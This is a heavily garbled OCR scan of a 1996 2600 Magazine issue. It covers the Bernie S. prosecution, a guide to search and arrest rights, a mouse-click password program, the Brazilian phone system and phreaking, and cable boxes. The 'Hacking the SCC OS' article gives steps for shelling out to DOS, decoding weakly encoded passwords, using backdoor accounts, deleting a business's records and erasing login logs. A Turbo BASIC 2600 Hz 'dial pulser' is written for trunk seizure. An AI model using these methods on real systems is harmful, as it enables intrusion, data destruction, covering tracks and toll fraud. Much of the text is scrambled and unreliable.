
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2600 Magazine

Some nightment never seem to each

in March of 1995. And eging loanned so very much devoted many pages to the liber to take some it began sugging sepa of Ed Cummus (Bernie S.) We've This has authirly exerted the case with the

Parks some mode available on our expension that had been given to this tria filend and which we news onew of mody that ingly industries of them is postures. because that the seed by Chammings I disclined to a Fox (It was wiskly believed that the Searce Service had ally any sectorically edept poseon world or polity of improved for seven months on a charge that wind-United States Secret Secrete managed to have him accused of operating any fixed however, the exactly be used for fireaditions purposes. He was never procession of telegocomminations devices than Commings, a 1400 winter for page a was arrested for To surrouncing what we've already fold you,

other "non-technology-priented" of robids prison where he had sport time with condeness and coded. Ed Commings was released from a Scienal On Fridgy, October 13th, 1995, the rightnesses

a Job with a phone company and speaking of his OCCUPATIONS CONTOURS He quickly put his life agother again, securing

He was summoved to probation. Now after being was a rideculously native, shoost linney, secreption, arakkad de per fin skrye". And Ozamings shortly after the three of them left. He managed to never saw the need to set the second straight, serve it Curronings since the car belonged to him and he was so, who had done the tempering, the cop charges lind them again and, since notady was willing to these bits of "cylchere") The cop discovered (Six bers. Her some reason they had been left afone with lone divide, presentably to cross private phase numinterested to and also removed the failthfies from a under areas and, when they belt, one of Careenings' proceeded to appeal on them. They was a count placed cup who didn't understand some of the redining that a couple of years earlier, Obsterlings had had a friends took the shoes of paper the cap had been Commongs and his two friends to the station and parked his set filegally and had it searched by a keral lottle runden with a level policy department where he papers and appearant within The cop took But they the Search Service name back it spans

> that probation. servised by the Societ Service, he was in violation of

and the got penalty with their minimum time was upbehave a round in prison. Commungs had going for him was an impressable unless they had disciplinary problems. One thing two years, it was virtually unboard of for prisoners in sight. And, while technically he could be beld for this a miled because an end to the ordest was at just and dangerous offenders. When he was finally senof the high had, he was kept with the need violent \$250,000 while be awarded softwaring. And, however was put beak in prison with an invertebraigh boil of from Source Surviver agent Total Vaction, Communities lenced in March to \$24 months, it almost seemed In January of 1996, with isospiderable pressure

Black and the coverage in 2500 as well as the snisehis case. His workly options on WRAD's Of The was a road thorn in Chair side were quite upset with Commings' outspekereness on remagn of press coverage to the mainstream media eathin the prison system and the Sound Service If was no secret, however, that the authorities

Chronings' life as miserable as possible. prison authorities second intent on making to be the norm in America's privous. But in this case, his east unit August. Such senseless logic appears on the list of the maintiful sometacky would be an each Cummings was referred processing only tech place when the bearing finally took places on his and Since came and went with the parole honoring, and

world it would have been. ed At the time, it stemed logical and in the real was finalized so that toy missakes outfid be correctwind a copy of the article to Cummings before it Cummings was working tills intention was to the received, the rax number at the facility where one Formstein called the prison, asked for, and Codergraphic who wanted to write an article on his prison.) Bering this brief period, he was contacted tary" community service (4 ogram, (11 you don't velby Rub Beenstein, a reporter for Jahrane tarloom, you got sent back to the maximum security rity facility and allowed in participate in a "order-July when he was finally moved to a minimum seen. One of the best examples of this occurred in

But this was not the real world. When I was Os.

security prison to Bucks County. They chained be increased by nate months. had massed the releptions system by specifing the inabediately threw him back late the maximum covered that a few half been sent to Committies Letter. Guy and char, as a respire his ome in prison could be aut his knowkeige or consent), prison efficials

for seeing his parole denied. All of a saidon his having bee much leading material or one top many same time, he was suddenly subjected to shokemanimum for 29 days, pine days over that they any semi radiosal pyrased seveld. They kept him in impossable heliavior record had been remarked. builds of sharpool facts of those had the potential downs and was being written up for intractions like were supplied to title appeal was don'tel and, at the Commings appealed this nidewises parigned as

got rid of him. was obvious to everyone that the real rule on was to reason for this action was "protective custody". It mystiction security diviley in Lehigh County. The beneal being bandered from minimum to attotion filipi a grevence. Right afor it was decret he found Helieving he was body harrassed Commings

careagh, all of the phone numbers Cummings had even refused to give him painkillers. And strangely it. His jaw wared sheet he was therethrown into the earest by the time the past its got around to suppose, and the last his jew kicked in and his sim shar-Commongs was viciously attacked by a violent being given a bint to keep their respects what, this called in the past were blocked. If over anyone was his mothest care was virtually agreeispent. They Infectious diseases word at Leitigh County where Then things got much weren Within a day.

dereat move, visitors to the 2600 such site, listeners was nothing left to do but take action. In an expressesitenced. The story of what was happening to him began to get accelered. If was obser that this was no set up at 2606. Weinsteen weeked around the obotic planet joined forces to end the nightmare once and of WDAI's Of The Hook, and business arrand the got out and this need it got people so singly that there burson rights case. Even exembers of the implelonger a healter issue but rather a very significant People who had bever been part of the backer world hundreds of subscribers. A voice resil hotters was for all A mailing list was started which quietly got Bleathoraic Thorrist Poundation and the Attended stream media began to take an interest. (Sadty, the But this page all of this. Commands refused to be

Civil Eikerties Union and dithiligas involved to

and timely become a labour example of this even is perorganizadi Affar neady two years, for Rennic N. case Commings had now been massferred; had been of justice to nearly everyone who heard about in Northangono County poission and courticuse (where Whithin a few days, a demonstration receives the

congressional officers, was unprecedented. mental (offices, as well as the Service Service and tremendous. The mumber of phone calls, laters, Banes, and entail to Stocky would prison and govern-The small contine authorities must have been

officialise connecticates And, white suit subject to the talkinger protect and committees was referred in prison. Here with a clear example of people grower. parole regulations, it was appeared that the Secret Sorvice was fieth out of the power to put him back And staddenly, on Friday, September 13th, 1986.

afteroficials of this moment would accor go away ting place. Much work remains to be done. The ple we must hold accountable for this travesty. pick up. And, the the rest of us, there are more peodescriped by those splicits. There are many pikers to Compresses has been his till almost completely Again from facing permanent disfigurament, should have been allowed to get to this point in the makes you look good for very long. Things never It was a deficitly victory but not the kind that

recave costody?? And, finally, how did we ever stey slipped to lieve such an endire influence on Agent flow Varney of the Excladelphia officed so par semicione in prison for possession of exactronic offenders and what exactly did they mean by "pro-Cummings considered into a prison for violent the Becks County Occapional facility have (Northampton County, 194) set ball at such high lovward proceedings? Why did Judge Jack Procilla latent on unpassing Ed Commings? Why ware Why was the Secret Service (particularly Special used to commit a crime (Title 18, U.S.C. 1028)) allow the federal government to pass a law that can els for such a trivial exercialest offense? "Ally did companents without any expense of their being These questions depend introduces answers

grison, now and augustably, in the fither. been until of the injustices faving all the others in With its we look for answers, we will also need to

from heighening again. the authorities an unlergetable lesson and keep if tremendous response to it will be enough to reach We can hope that this tragic case and the

Somehow, we doubt it.

Searches and Arrests

Porual cases, the details of which I won't bore be obvious masons. This article in no way gives wrong with it and instead of ripping it apart. I issue. There were a number of things legally "Avoiding Suspicion" by "Ode in the Spring 1996 your rights are. Any words on quotes are from refear the police can legally do to you, and what logal advice; it merely points our what the law is, am a licensed attorney (so this is the real thing), and am writing under this alies for what should figured 18 jast tell you what the law is. Note: I Tais article was prompted by the piece titled

Probable cause

belief" (by the cops) that what they have found by investigating enty craine, bot just for the on no libby to currentis evidence of a crime. This can be evidence of search you. Probable name is a "Resconstito This is when the police need in order to

Searching your house, appropriet, etc.

they just got the wrong one. or gettern named "Smith" in your building, and as it because there could, for example, he sanfaing) - if either one of those are wrong, call librar tied in the home where they in peing to be lookname and address (as well as the specific locafor and the location than they're point to search. crime continued the evidence they're leeking rank and that the information on it is correctly the you should to make sure that it is a spench warcontains three things (if you care to read it, and The location covers basic stuff such as your they need a search warrant. A search warrant In order for the public to search your place,

example, cops can look just about anywhere for tings (since drugs can be put into small packthe item is, the more places they can look. For are looking for will episopebly fit. The souther The period can look anywhere the thing they

> whether the warrant mentions that item found in plain view, like on a table, regardless of il won't i'd). They can also some anything that's to look in the solder tank for a stolen TV (because

there's likely to be a danger to the officers present likely to the it could be a valid reason), or it disks, our have not been regred in court, it source something down the total or cassing a disk. though the compater-based reasons like enzoing possibility of deducer destruction (like feeting warrant: if there's a danger of escape, if there's a bust down your door when they have a south There are only three instances when the cops can dust a little hit about "no-knock" warrants

Searceikg Jour can

trunk and any peckages in the car. gar, he can go anywhere in the car, including the rate. Once he has probable cause to search the search your par, but does not recoil a search was An officer still needs probable muse to

taken to an impound for and the contexts are inventored, the cops don't accel probable cause. They can soles enothing they find that's evi-If your our bappoins to be impounded and

Designation you are the trace.

thing, he can stop you and ask you questions. officer - if he thinks you might be up to someof a put-instinct type of call by the observing that there is "imminent criminal by". This is such on the street if they have a "bessen to suspect" You can be stooged and goestioned by the police This is what's known as a "stop and frish":

he suddenly has probable cease and can search cibiliang". If the out fixeds something suspicious cell. A frisk is the "parting down of exterior you at the spot, or arrest you if it's that bad. the situation you're in; basically it's one affice; s Whether or not you'll be litished depends on

AUTISTS.

An arrest in Josef boune

ages and hidden asymptotic), but they be not giving it home, the police need an error, warrant, which In order for you to be expected in your own

> them into the forme legality.) don't need a search warrant for stuff in pixin Thirth and in. It was policial losse on prices well and. view in this case, because the spect waters per any evidence in plain view can be select. (They states what crime was committed and who they

they can look wherever that person could hide. to arrest semeone else in addition to your then coaled weapon. This usually limits the search in sonably reach to destray evidence or grab a ouncan only search the size where you could resand any area within your "iconcediate longo, hence without a search water it if they we come reach, or grasp? Dusically, this means that they The coly time the cops can search the rest of the this case to the recent in which you'le arrested If you are arrested the cops can search you

Ale advert di sameane esse è hame

need a search warrant. in this case is if you're fleeing and they follow tion to the errors warrant for you.) An exception you late that persea's home - then they don't there and not in your own home. (This is in addienter someone else's home to attest you if you're The police must have a search warrant to

Poss-Ameri Stuff

Mirando recesioso

merrogation. it right, but they didn't You only need to be read into our heads for so long that we think they got required strike time of arrest. It's been dreamed them their rights. Delieve it or not, this is not movies: when someone is arrested, the cops read year rights when you are undergoing "custodial We've all seen this in cap TV shaws or

usually respond to; just keep quiet (see below). salking and they say secrething that you would ple of this would be if two other people were abby oligic an incommenting response". An exammade by another person which "might reasonlighted to questleting; if covers any statements car or at the police station. "Interrugation" is not that you've been enrested, you can be to a police tarily waive your rights. Basically, this means pelling atmosphers" where you might involute significate restraint" or being placed in a "com-This can be done by anyone at any time. "Custody" is defined as being under "any

threat read you your nights. Toose rights are: Before the police can question you they

- You have the right to remain where.
- abatest you in court. 2. Anything sand ean and will be used
- attorney prior to questioning. 3. You have the right to consult with an
- sent damag guestooning. 4. You have the right to have an afterney pre-
- ney if one cannot be artisted (the eyen will appoint an entoracy to you if you can't alknow You have the right to an appointed after:

for to gresp if that to separated into one statement that is read to you, out it's eas-Numbers three and four may be sombined

jasodnie poor nighty

Ken to an attorior. it's that important: keep quiet until you've spegressions, so the best things for you no do is to you've spoken to an attendey to ask you any coestion you, and they ear,"I come back before attarney. Once you've talk them that, they cannot underced? Very simple, after you've been read makes things werse for you. I'll repeat it because you're in deep shir already and lying always (Letters, Spring 1996) and like think about it your rights, tell them that you wish to speak to an Auto do not do what The Popher suggested keep quiet until you've spoken to an attorney, New that you know your rights, how are they

Things that doe I wolere jour rights

a certain pluese, or moving around in a certain fingerprinting you, taking your measurements, after years been arrested that do not violate the with a timp). getting a handwriting sample, bavery you speak your rights, even though these things seem like they would. They include: taking your picture. That eare obtain things that ear, be done

lows (these laws usually caver releptony issues taken edit, you should see it in the near dones. as well), and if this satisfy doesn't get my head easily a great deal mene to this subject, but you about doing an article about computer canno your rights are should be sufficient. I'm thinkurg knowing what make the copsipley under and what don't really need to know all the number. Just Generally speaking, that's in There's about

ARRIGHMA 1996

Macking the SGC OS

ABOUT NO

First off, let me say that I array Jave access to the SCC. OS from a terminal at my office. It is not ac GS you can cell up with a median - it is site only an then fow, you have to be at the focation, in order to have this GS. It is simple to do, so don't expect model from it. This article is legated to printed models never backers and capacities to better the backers lawking to good half or access.

First, let me explain SCC, SCC is a business. OS used for keeping records and making score-taries" jobs leasier. You can limit it as deaders! offices, lawyer times, and places of ther son, it is very elementally, so you may have trouble specting an SCC system.

SCC stanks for Site Chian Control. It is a DOS program, so an SCC system has INGS somewhere on the hard drive. I have not found any other SCC themes running off any other OS than DOS, so you might want to check up on your DOS commands before attempting an SCC system. Here is a fist of ways to shell out of DOS from an SCC system without having to crack the passwards.

5850 PACE NAMES SEE

HSR 151 Hoper:[2945416] Confo:[3936]

EULTON [

Two Methods to Shell Out

On an SCC system, every unit less the option to the DOS commands, Just choose this option, then click "DRF." It will show a command line, usually in a red hordered box. Fast type dat". It will go to DCS and type out this command, sinular to batch file. Then, it will discover that tip. A is not a command and will say "TERMINATE BATCH 1089 YANT." Choose Yes, You should now be sitting at a scandard DOS prompt.

Second Method: If the SCC system you are targeting doesn't have the DIR option, then try this notified. Choose the "Shall To DOS" option by pressing #8. It will say "ENTER PASS. WORD". Then just crose something wrong, it will go back to the Main Mean, then do this same option again. And again, After about 10 times, it will say SYSTEM HALTED, then, just press CTRL+DREAK. This is undoug, and it may take more time than you have, so method one is better!

What I've Do Once Yan've Shalled Out

Go to the not directory of the fact drive that SCC is installed not Got the file eathed good to "Note." represents the site name. Every SCC system has a unique see name. It will countly be a number. Lost took for expetings with securities a unique site for expetings with securities remained the letterane is changed. Once you have this life, you have the preserved after earlier to UNIX, you say a SCC preserved after earlier to UNIX, you say a SCC preserved after earlier to the total put the passion took at the scottled of the with a real when you have at the scottled of the with a real

And then the rest after that is junk data. Now, when you are looking at a complete user lost of the SCC system 130. See how in the soudar. ".day, 130 follows the social day file? Like I said, that is the site license. Now, on to cracking the passwords.

The makers of SCC anusc have thought the backets were doubter than air. You aren't going to believe how easy it is to detrypt these possivants. New, the user happer (the "not" account of the system) has a password of FORTRAM. (flow do I know? Well, look at the string of nombre in the [] brackets. That's the entrypted password. To detrypt it, all you have to do is look on a QWERTY type keyboard and find the rotten of letters that matches the number. Example, For the password. FORTRAM, the code would be 4945416. Look at the letter F on your keyboard and follow it up. See how it goes as R and them to 4945416. Look at the letter F on your keyboard and follow it up. See how it goes as R and them to

you get the number 9. Starting to see now? We souldn't believe how easy it was to crack these password ricks. A password tracker is not needed, but we wrote one enyway, and it brake an SCC system with 400 users in 22 seconds. Or That's how easy the algorithm is! Nine, I could make a chart for you, but if you need one, you shouldn't be rightly for fack. New, once you have the scrattally not high seconds. Here is a list of permanent accounts on an SCC system plus an explanation. These accounts are always on an SCC system!

uppers highest access - the "root" account, mem or memory; the roothesty manages account.

matter the regenerance account. This usually dees 1 have a password

beketer the backdoor maintenance in case of a

elips the clip second to "olip" data.

These accounts are the unity permanent accounts. In our simulated fig of accounts, charle is just a user, probably upper 8 secretary.

Once you have upper access, what de you do? Since SCC is a business OS, why decil you find our this business' seconds?

How to Get Files

Chac you are logged in unifor opper, go to the name mean. Then choose the option Word Paccess or Text Edition This is like vi. Est open files. You usually won't get passwords, and if you do, just open the same password you used to buy in. Just open text littles and read on! If you wanne save them to a disk, call the text editor and go to File System and choose save files, then just save there to your disk drive.

Now you have all you shoul falls, seeds, so what? We'll, if you have a venderia against the system, why not crash it? Why not?

Crashing An SCC System

First, in order to crash 3, you need the obdence excess and upper access. First, log in with upper. Then choose "Entential Options". Then crash "Enable Maintenance" and unter the password 3 precipits. You have now given the maintenance account almost upper source. Now, but out of upper and log to under maintenance. When

> it is specified by the upper account, Just look for sonething like DIR -H or DIR H. Teat's why I edit is, is should look like this: a falls without a suffix and edit it. Then, once you ed. These is a system logished is always there and account's pessword. In this case, FORTRAN, it the cougrey has reached zero. If it finds any probyou get to the main ment, choose the option just pails. The filename is never the same, singo aijtSovent It has no suffix like "dot ar "lays. It is hidden filles, ske fille pour are looking for is always said read your IROS book! Now, once it lists ail directory. To find hidden files you have to type this file. Shell out of SCC and go to the SCC is a hidden file. It is always in the same cirecto-A passess system! Now, not still records are deletshe is no longer on this system and all files. the main ment. New, sementies Charle? Well. will their clear the screen, and you should be at will ask for a password. Reter the appear go back to the main monu. Choose the option terns, als not like them, just be them linger. Then "System Check" and run that option. Was until ry as the \$000 executable. First, you have to Jind recepts, and other junk has been deleted! Provio! "STLL LOWER ACCOMINTS" and chaose in It

1215/13/6/

occount:upper:12/5:38 pm 12/3:32 pm cocount:unice:12/5:38 pm 12/4:48 pm [SYSTEH ACTION TAKEN]

and occount; upper:12744:15 pm 1274:127 pm

Now, you should be able to figure out what this is. If you can't, I will explain.

orkomethode:{sees}:loginture: logouttime

Se? Now, the second account in this system is matter, logged in on Docember at 3:30 pm and logged out at 3:52 pm. But! See where silter it says [SYSTEM ACTION TAKEN]? Well, that's where you deleted the system. Just crase of three logins, and you are done. Eraso appendigm, mattaclogin, and the second appendigm, and you didn't login, you didn't lorse the system, and you didn't log out? Volk! You have occurried the perfect hask! No records, or any other way to tell and no one knows you were there! Now you know have to back SCC, and don't you feel better?

by Stone River

Elsec you ever wanted to write a program that could step rabbe toylowerd monitoring password scentral life. Most password steathers that I have convivirient, only capture key strakes, it should be day to best these programs by simply having the user sense their password using more than the keyboard. Tak line of thought caused me to write a program that would accept mouse cheke as a part of a password. With my program, the user is able to enter keys and ich and right mouse whichs for their password. For example, a password might be

 $\mathcal{F} = \mathcal{E} = \mathcal{S} + H + \text{mouse_left_click} + \text{mouse_left_click}$

Now that is a passwood! My program allows the tien to use the keyhnard and the mouse to enter their password. No only does this program make title band for shouther suffers.

I now present the basic program that implements this scheme. Norky that this was written for PCs. This program should help hackers to think of more robest preserved steakers. And for those of your who much more password protection, emisient using the simple functions provided in this program.

vaid main()
{
 char-password[28];
 char-validate[128];
 char-validate[128];
 char-validate[128];
 char-validate[128];
 char-validate[128];
 char-validate[128];
 char-validate[128];
 print(("Survalidate password: ");
 char-base_slift(g) validate[127];
 char-bas

THE BRAZILIAN PHONE SYSTEM

oy wernerst

A few words can describe it. For the time being, it sucks that there are a few tricks and even if some people read it and say. "This guy dessn't write about the things I know," they can write me back and fill no in on the details i missed. Anyway, telling it all would speciful for a lot of guys who would not like to see a few things fixed. But that's for another time.

tem works, but it did not grow but enough, 2000 miles away is also difficult. The sysof the frish. Trying to reake a phone call people, getting a line at force pictock is luck See Paulo, another big town with H million est or not, it doesn't matter. In Rio de three thousand miles away Inside rain for-USA). But suppose you live in Rio de East (it's a country almost as large as the erly. Brazil has a communications satellife about it is that it doesn't always work propsomowhere and some sort of place where a est around, one can find a Post Office call surrecord even if the gay is far away phone lines. On a good summy day you can rust was enough money invested in its from See Paulo to some place more than Janeare, one can't get a line when it rains, to Janeuro and ward to call some place two or that helps link North and South, West and phone call can be made. The bad thing phone line. No joke, Even with the rain forthan a thousand people can be found with a growth. It's got some technology, but God from a big lown. Small villages with less their main goals was telecommunications. the military took power in 1964, one of good qualities. Let's start with them. After So, all parts of the country were linked by The present phone system has some

tone dialing been (slowly) introduced.

if you complain about that. After all, that can happen if they are late in the schedule. In fact, the phone company will understand payments. Scople and up paying about years' time with some real low monthly that will deliver the phone in about two thing called "Plano de Uxpensao", a plan time is no problem, then you can join someeverybody. Set a phone line in a town like the phone line paid for and not installed yet. Some people wait for more than two years, your money back if you decide not to wait. \$6,000. That's if you don't want to wait. If Sao Paulo can cost between \$2,000 and owned, doesn't have enough lines for Shooking, iso't in? \$1,200. Want to know more? They give The phone company, which is state

A cell phone is much easier to get, only about \$300. But the cults are a ful arone expensive. The cellular market had big growth for that reason. There's a big business, at this meanent, selling cellular phones. Huge advertisements are everywhere even shough the newspapers are full of stories of people who got their phones "claned" and received huge bills because of calls they never code, stonetimes to construct the Lebanon. The phone company is gotting used to the complaints about that.

ost or not, it doesn't matter. In Rio de Janeiro, ora-can't get a line when it rains, la Sao Paulo, another big town with H million planty of public plants, afmost on every sor people, gething a line at four victock is lack of the frish. Trying to reake a phone call from Sao Paulo to some place mere than from Sao Paulo to some place mere than 2000 miles away is also difficult. The system warks, but it did not grow fast emough, the get some technology, but God knows why it is not used. Only recently has like a phone call four a public phone and plants of the average citizen? Well, there are cornect in the plants of the fire, even when the fichal average citizen? Well, there are plants of the fire, even when the fire, also described in the plants of a cornect of the fire, even when the fire are supplied phone call from a public phone of another are divised. It is plants of the fire, almost on every cornect of the fire, almost on every cornect and most of the fire, even when the rain was a special from a public phone of the average citizen? Well, there are plants of the fire, even when the rain for the average citizen? Well, there are cornect and most of the fire, even when the rain was a special for the average citizen? Well, there are plants of the fire, almost on every cornect and most of the fire, even when the rain was a special most of a cornect of a cornect and most of the fire, even when the rain was a special most of a cornect and most of the fire, when the rain was a special most of a cornect of a cornect and most of the fire, even when it is cornected in the plants of a cornect and most of the fire, even when it is cornected in the plants of a cornect and most of a cornect and mo

string[t] = 8;

while ((b)tton-get_button()).14

String[ive] - betton;







(middle, tottom) wurth 18 aufu (60 minutes). scraped to rescal a thin metal plate (tup). A new card Brazilian phone cards, the banks of which can be

Only the first one is lost. In the old days, even thinks about trying at anymeter. people would insert a string in order to get it back, but that god old prody fast. Nobody

unit card which runs out faster than a butlet. If it's the same thing for a collect call, lite unit being a three minute eath. But the price, between a 20, 50, 75, or 90 unit card, each the special "liche". One can choose since then the phone people started to ago because those were more expensive and that's something. One pays \$4,50 for a 90 So a card was introduced in order to replace required a special "ficha". I say some time understand how easy it was to "phreak it". Some time ago, long distance calling

when one needs to diel long distance. It's money for these 90 unit cods cenes a minute. That in a town of 11 anilopen on Stanleys, when one pays only ? 63 cents per minute to cell long distance, box. It's either join the queue or pay more faster, it seems. Only these Contral's are lie phones, the pumber of units goes a bit but that's at the Central or at home. In pao-

a send of gray link or plastic, very hard to is also possible to achieve the same thing. on the corner of the card or on some special sequence is repeated four times, and it is the find that it is out by holes and laces. This or plastic and get to see the motal, they will take out. If one cothers to take away this ack inductive or magnetic. It's basically a plas-According to the publication "Card Others dain that by soldering with care, the of units. Sense people claim that by cutting tic card with a thin motal plate, concreted by Technology Today", the card is either have some micro-fuses that the phone place, an infinite card can be created seme in all conds, regardless of the comber "burns" as the time and the talk go by: The official explanation is that the sards I've done some research on them.

after repeating the dealing for half an hour to complete calls when people gave up ceted? Yeah, but it weeks and it helped me noise when it goes down? Sounds compliabout the tree in the woods, does it make engered or in a hurry. Just like Zen. Think of concentration. Can't do that when many-seconds on milliseconds. It's a matter trying to do it as if you were a modern, overcome that? Try again, But if you're gets a sound that the line is busy. How to Dialing. One punches all the numbers and completing a long distance phone calls punching a key after cach den't-know-how-There's a long distance service, valled gnam, you'll punch the zone codes slewly. DDD, which means Distance Direct But sometimes, the real "phreaking" is

> if the right way. It the end through constant guess the right intervals between each keytough, no matter what side of the fine a tine you keep practicing), it's possible to practice (because every time you don't get works, if one has enough time to my and do ters further porth.) But I have to say that if ple these to deliver a message 1560 killwire-1500 kilbaneters north in onder to ask pooyearbe est. (Once I had to cult as address

cost of a phone line is a big reason to be thing about boxing cold me that only on the use of things like Blue Boop. A few parameted about being caught phreaking. through public phenes is it a safe time. The that the state phone company is checking phone companies are trying to get in here. Most of the people who do, do it only Brezilian people who claim to know some-Will it success? Nobasly knows. It's known There is even some advertisement of ISDN. Right now, AT&T and other fureign

sometimes succeed using away from botto. Loss of people try and


because they're living far

on-line services. Neshing horoscopes, and other resilbooks are a hit. Only to say about that. Wrice order to dial pisone sexothers people's phones in \$10 a month.

misery. Every one of things getting fixed. If because of the fear of someosines 99 percent them gets benedick, for south, frying to escape thousands of people go change. Thousands and finds out, suce they'll don's trade their secrets North and South are Brazilian phreakers phone company

> different. Set any malfilmation in the phone system would grow old pretty fast... in fact. "call-phreaking" is out. Sad part is this was stolen. So this sort of physical landward phone decsn't carry anything that might be to order to cell their relatives back frome. the filtre phones that used special "lichas" don't last fee long here. If seriesone really a change that made some people cry-Card technolog is stractive because the those people, who would break them down are technical schools (secondary schools) need to destrey the phone in order to call because it reined if for the guys who didn't wants to learn about phone services, these the folks back humb. Such good things would be vandatized odoo in a while, by

ing to empreyo it. But very stowly, to try to learn it some what way, or for the primitive to be really hacked. They are trythe phone system is reputed as being too joy of it. There use no foles or philes. And that reach it. But it is unboard of for people



The little round things are the metal min fiches (not to stake) A write mail receipt, which is also the same as a neemal pheas receipt

Authorn 1996

THE DIAL PULSER

by Golean of Sprague

a button for line seigure and a rotary dial trucks, you Gen-Xer's), and on the outside. lar "lait" in 3990. Yes, they were the stanor "dial pulser". I generator seeing these mention of semations called a "Rotary SE" AIF type blue box, but there hasn't been betteries that used to come in the lifess toy by two "D" cells (the same office drab Bolt dere issue kine Bell System haves provered devices at someone's (name withheld) rel-Previous articles have mentioned the

rotary dialeng. This goes back to a system more than the tone equivalent of regular that predictes R1 called COITT 2 (C2), This The theory of dial pulsing is nothing


that will accept dist pulsing. registering tenes (d.f. 12, KR, KP2, ST). system is simpler than MF signalling for its mo? Yes it is, but over a price which sees However, I know of to places in the US (perhaps Alaska?) fac still use C2 er K1 use of only one fasquency and its lack of sensing neteringitions of potary dialing. This this 2000 Hz pulsing like a subscriber loop hook. .. Gee, it sounds like pulse dialing. lar sato? Co-book, off-hook, surhouts, off-Suppers when 2000 Hz is paleod at a reguhow R1 uses 2600 Hz to indicate track on long destances where a DC loop is impracbreak, which simulated forary dialing over used 600 Hz for make and 750 Hz for book and silence as trunk off hook. What tical. At the risk of boredom, I will mension

Time Input "Phone Number: ";phs lalen(ph)) I alen(ph) if phi-" then goto xit; : sound Pake is : delay 2 for to 1 for to 1 to 1 for to 3 (phi-t)) digit=wal(6) ;	ritten by KeyPulse & STort de starts here:	"Robary SF" Generator (a.k.a. Cabin Crunch Whistle, remember) (bik.a. Cabin Crunch Whistle, remember) (bik.a. Cabin Crunch Whistle, remember) (bik.a. Cabin Crunch be generate pulsed 2600 Hz) (big. PC Spicakér be generate pulsed 2600 Hz) (big. Spicakér bedifications (bik.a. written in Turbo BASIC; it may aged modifications for use w/ Quick BASIC or other structured BASICs.	"MARKING FROM THE CORPORATE PROPERTY CULTURE:
Amount phone number Though of phone number "I entity line then go to selze R1 trunk w/ 2680 Gelsy 2 seconds mend string loop get char in string convert to remenic	cledr senden	i Ho Trossbars Arcel Modifications Arcel BASICS	P. Rei

MARKING FROM THE CORPORATE PROPERTY COLFURS:		
"Educational purposes only"		
"Rotary SE" Generator o.k.a. Cap'n Crunch Mnistle, yemamber/	4	
thes PC speaker to generate pulsed 2600 Hz.	2500.Hz	
This is written in Turbo BASIC; it may accel modifications for use w/ Quick BASIC or other structured BASICs;	nay need modifications:	
Aristen by KeyPulse & STart		
ode storts here:		
	chear seroan	
	"hain loop"	
time input "Phone Number: ".phs	triput priond rumber	
	'Leigth of phone distant	
f philip then goto xit and the	'if empty lime them go to	
aund 7629,55	"seize Ri trurk & 2680"	
Inter 2	delay 2 seconds	
日 · · · · · · · · · · · · · · · · · · ·		

	seund 2600/1:2 delsy:18 end sub	sub stalputser	losp x(f):	call dialpalser next Celoy 5 sktp: next	this for x=1 to digit	select case bs cgie "9" digit-10 cose " cose " cose else rot select
'my advice: 'bave fin - don't get cough!! 'remember: the president, 'the commency, 'and the phone system	'sound 2600 for 40 ms. 'delay for 60 ms. 'that's all	"this is the heart of it	"Jude point for "Jude point for "Grogow termination	'dual pulser routine 'do spain until x-digit 'sem as delay between pulsing 'skep point' 'get next digit	<pre>'print digit 'polsing loop (pulse D(G(T)time(s))</pre>	'check by for exceptions 'if '0' then 'if a space char; then 'skip ever to mext digit (ignore) 'elastic case do nathing 'end select for checking exceptions

BEYOND HOPE



and Hackers On Planet Earth and it takes place in (b) New York City on August 1, 2, and 3, 1997 *** symore jnfo: (516) 473-2626 or entail: to be aimounced. Contact our voice BBS for (tentative). Location and registration info it's the long-awaited sequel to beyondhope@2600.com or check our web site: www.2600.com

THE 61 CFT2200 POWER BOX

by Active Matrix

by who makes the Jerreld boxes) CFT 2200's. the same restores. features. The besos our beat cable company being laid, and slowly but surely more and nies in the cutire US. Fiber optic cable is tions. This apprade to "interactive relevision" system and installed new "power boxes" in you can expect other braid-readic boxes with I don't know if these will be the standard but is using are General Instaument (same compamore cable subscribers will be getting new is slowly spreading throughout cable compaaptic cable to facilitate two-way communicathe underground cable in my town with fiber subscribers' bonnes. Also, they replaced all of Recently my cable company upgraded its

to hook your box up to your phone line to esponsey one. Why this option would be avail- I movie. A four digit password may be set to ntako a standard addressable bax act like a jack. There is also an 4K Blester plug and an stereo audio jacks, and a compasite video cable intent cost competers, plus lelbright On the back of the box are your two typical calls, and though like I'V polls you can answer. ruceive them. This facilitates instant ordering able boxes, which could only receive signals found our that the Starfene option allows you After looking up same info at Glis web site, if Starstow as two options to connect there. added. The manual mentions Startions and metal place where optional objectity may be Starfone option, see below). Finally, there is a IPPV enemention (the latter works with the of pay-per-view without making any phone signals to the cable company as well as from the cable company, this how can send munications. Unlike old fashioned addresslook to it. The hox is capable of two-way comlarger and sleeker, and has a certain hi-both than your typical clunky cable hos. It is a bit The CFF2260 Books a help of a fet nicer

options. After being put on fold for balf an asked any trusty cable company about these what I was talking about able on a standard rwo-say box I don't know hear I was conducted to a rep wee bad to plue I couldn't find anything out about Starview. I

that and you'll catch the credits of the previous fted to 10 minutes before or after. Earlier than diately starts. This is very the timefarme is limanother press of educt and doosyption ionneton on the remote a conformation will appear box's display panel. If you peess the Select butblack, and the letter II for event flashes on the have from 10 minutes before to 10 minutes channel showing the movie you want. You data available" when you press from As far as more than the show's name and a "Storry no available for current and subsequent preafter the movie states to order. The screen turns pay-par-view goes, all you do is hip to the grams, if you go cheed too for you'd get no its, in depth program descriptions are only day up/dewe button. Because of nanarry lim errow buttons, a page up/down button, and a Looking Grough the guide is done with the gaids, which basically will show yee in a table with the description. The box has a program the rating and the actors in it are also included button will being up a window that will from errow pad pushing the right arrow shows will end. The remate control bas a four dipo-You can even go ahead up to seven days. format what is on at any time on any chance). describe rêle program in depait. If it's a mavie, you what show is on next. A press of the Info what show is on, when it started, and when it features. When you flip channels, the name of the sursen. At the bottom is a box that rolls you the channel you're on is displayed at the top of The CF172(0) has a lot of side on-serven

the last digits of your phone number.

Rugs and Tech Info

